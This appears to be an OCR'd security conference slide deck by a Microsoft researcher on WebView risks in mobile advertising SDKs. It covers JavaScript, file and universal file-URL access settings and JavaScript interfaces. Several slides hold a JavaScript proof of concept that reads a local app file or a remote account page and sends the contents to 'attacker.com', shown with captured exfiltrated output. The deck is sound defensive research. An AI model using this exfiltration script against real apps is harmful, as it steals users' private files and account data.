Microsoft Security

Keys to the City

The dark trade-off between revenue and privacy in Monetizing SDKs

Dimitrios Valsamaras
Senior Security Researcher

Microsoft Threat Intelligence

about://me

- ❑ Engaged in computer security since 2002
- ❑ Focus on Mobile Security for the last 6 years
- ❑ Senior Security Researcher @Microsoft

git /Ch0pin

@Ch0pin

about://agenda


- Why Ad SDKs
- WebViews: The Benefits and Drawbacks of Using Web Content in Mobile Apps
- Comparative overview of Ad-SDKs WebView Characteristics
- Results - Summary
- Takeaways

Disclaimer !

about://SDKs/pros_&_cons

✓ Time and Effort Savings	↓ Data Privacy Concerns
✓ Reduced Development Cost	↓ Potential vulnerabilities
✓ Ease of Integration	↓ Lack of transparency
✓ Maintenance and Update	↓ Third party code trust !!


about://SDKs/pros_&_cons



about://webviews

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);

        WebView myWebView = findViewByid(R.id.webview);
        myWebView.loadUrl("https://www.example.com")
    }

}
```

A WebView is a component which enables developers to display web content directly in their application



Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...


about://webviews/settings/content_access

content://com.example.provider/path/to/file ❑ **Content access**

```
WebView myWebView = findViewByid(R.id.webview);
myWebView.loadUrl("content://0@media/external/file/1");
```

about://webviews/settings/js_enabled

javascript:alert(1)




- ❑ Content access
- ❑ JS execution

```
WebView myWebView = findViewByid(R.id.webview);
myWebView.getSettings().setJavaScriptEnabled(true);
myWebView.loadUrl("javascript:document.write(\"hello from js\")");
```

about://webviews/settings/file_access

file:///data/data/com.example/myfile.html

```
WebView myWebView = findViewByid(R.id.webview);
myWebView.getSettings().setJavaScriptEnabled(true);
myWebView.getSettings().setAllowFileAccess(true);
myWebView.loadUrl("file:///data/data/com.example/myfile.html");
```




file:///data/data...example.we...

Webpage not available

The webpage at **file:///data/data/com.example.webviews/files/** could not be loaded because:

net::ERR_ACCESS_DENIED

false



file:///data/data...example.we...


Flag{My_Super_secret}

true

- ❑ Content access
- ❑ JS execution
- ❑ File access

about://webviews/./file_access/risks

Man In The Disk




```
loadUrl("file://sdcard/-
```

- ❑ Content access
- ❑ JS execution
- ❑ File access


about://webviews/./f_access_ff_urls

file:///data/data/com.example.webviews/files/a.html




```
<script>
    function getFile(path, callback){
        var req = new XMLHttpRequest();
        req.open("GET", path, true);
        req.onload = function(e){
            callback(req.responseText);
        }
        req.send();
    }

    let file = "file:///data/data/com.example.webviews/file/secret.txt";

    getFile(file, function(contents){
        location.href = "https://attacker.com?data=" + encodeURIComponent(contents);
    });
</script>
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs



```
Access to XMLHttpRequest at 'file:///data/data/com.example.webviews/files/secret.txt' from origin 'null' has been    exploit.html:1
blocked by CORS policy: Cross origin requests are only supported for protocol schemes: http, data, chrome, https,
chrome-untrusted.
Failed to load resource: net::ERR_FAILED                                        /data/data/com.examp…/files/secret.txt:1
```

about://webviews/./f_access_ff_urls




```
WebView myWebView = findViewByid(R.id.webview);
myWebView.getSettings().setJavaScriptEnabled(true);
myWebView.getSettings().setAllowFileAccess(true);
myWebView.getSettings().setAllowfileAccessFromFileURLs(true);
myWebView.loadUrl("file:///data/data/com.example.webviews/myFile.html");
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs

file:///data/data/com.example/ b.html ⟷ file:///data/data/com.example/files/a.html

about://webviews/./f_access_ff_urls/risks


Risks ?



```
<script>
    function getFile(path, callback){
        var req = new XMLHttpRequest();
        req.open("GET", path, true);
        req.onload = function(e){
            callback(req.responseText);
        }
        req.send();
    }

    let file = "file:///data/data/com.example.webviews/file/secret.txt";

    getFile(file, function(contents){
        location.href = "https://attacker.com?data=" + encodeURIComponent(contents);
    });
</script>
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs

about://webviews/./universal_aff_URLs



```
WebView myWebView = findViewByid(R.id.webview);
myWebView.getSettings().setJavaScriptEnabled(true);
myWebView.getSettings().setAllowFileAccess(true);
myWebView.getSettings().setAllowfileAccessFromFileUrls(true);
myWebView.getSettings().setAllowUniversalAccessFromFileURLs(true);
myWebView.loadUrl("file:///data/data/com.example.webviews/myfile.html");
```

file:///data/data/com.example.webviews/myfile.html


*://

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs
- ❑ Universal access from file URLs

about://webviews/./universal_faff_URLs

file:///data/data/com.example.webviews/myfile.html

```
function getFile(path, callback) {
    let req = new XMLHttpRequest();
    req.open("GET", path, true);
    req.onload = function(e) {
        callback(req.responseText);
    };
    req.send();
}

let file = "https://myserver.com/account";

getFile(file, function(contents) {
    location.href = "https://attacker.com?data=" + encodeURIComponent(contents);
});
```



true


```
QUERY:
data=%3C!doctype%20html%3E%0A%3Chtml%3E%0A%3Chead%3E%0A%20%20%20%20%3Ctitle%3EExample%20Domain%3C%2Ft
8%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22Content-type%22%20content%3D%22text%2Fhtml%3B%20c
8%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20
scale%3D1%22%20%2F%3E%0A%20%20%20%20%3Cstyle%20type%3D%22text%2Fcss%22%3E%0A%20%20%20%20body%20%7B
color%3A%20%23f0f0f2%3B%0A%20%20%20%20%20%20%20%20margin%3A%200%3B%0A%20%20%20%20%20%20%20%20padd
ui%2C%20BlinkMacSystemFont%2C%20%22Segoe%20UI%22%2C%20%22Open%20Sans%22%2C%20%22Helvetica%20Neue%22%2
serif%3B%0A%20%20%20%20%20%20%20%20%0A%20%20%20%20%7D%0A%20%20%20%20div%20%7B%0A%20%20%20%20%2
color%3A%20%23fdfdff%3B%0A%20%20%20%20%20%20%20%20border-radius%3A%200.5em%3B%0A%20%20%20%20%20%20%2
shadow%3A%202px%203px%207px%202px%20rgba(0%2C0%2C0%2C0.02)%3B%0A%20%20%20%20%7D%0A%20%20%20%20a%3
decoration%3A%20none%3B%0A%20%20%20%20%7D%0A%20%20%20%20%40media%20(max-
width%3A%20700px)%20%7B%0A%20%20%20%20%20%20%20%20div%20%7B%0A%20%20%20%20%20%20%20%20%20%20
HEADERS ▾
```

false

```
QUERY:
data=null
HEADERS ▾
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs
- ❑ Universal access from file URLs

about://webviews/JS_Interfaces




```
Class foo {
      ...
}
```

```
myWebView.addJavascriptInterface (new foo(), "fooObj")
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs
- ❑ Universal access from file URLs
- ❑ JavaScript Interfaces

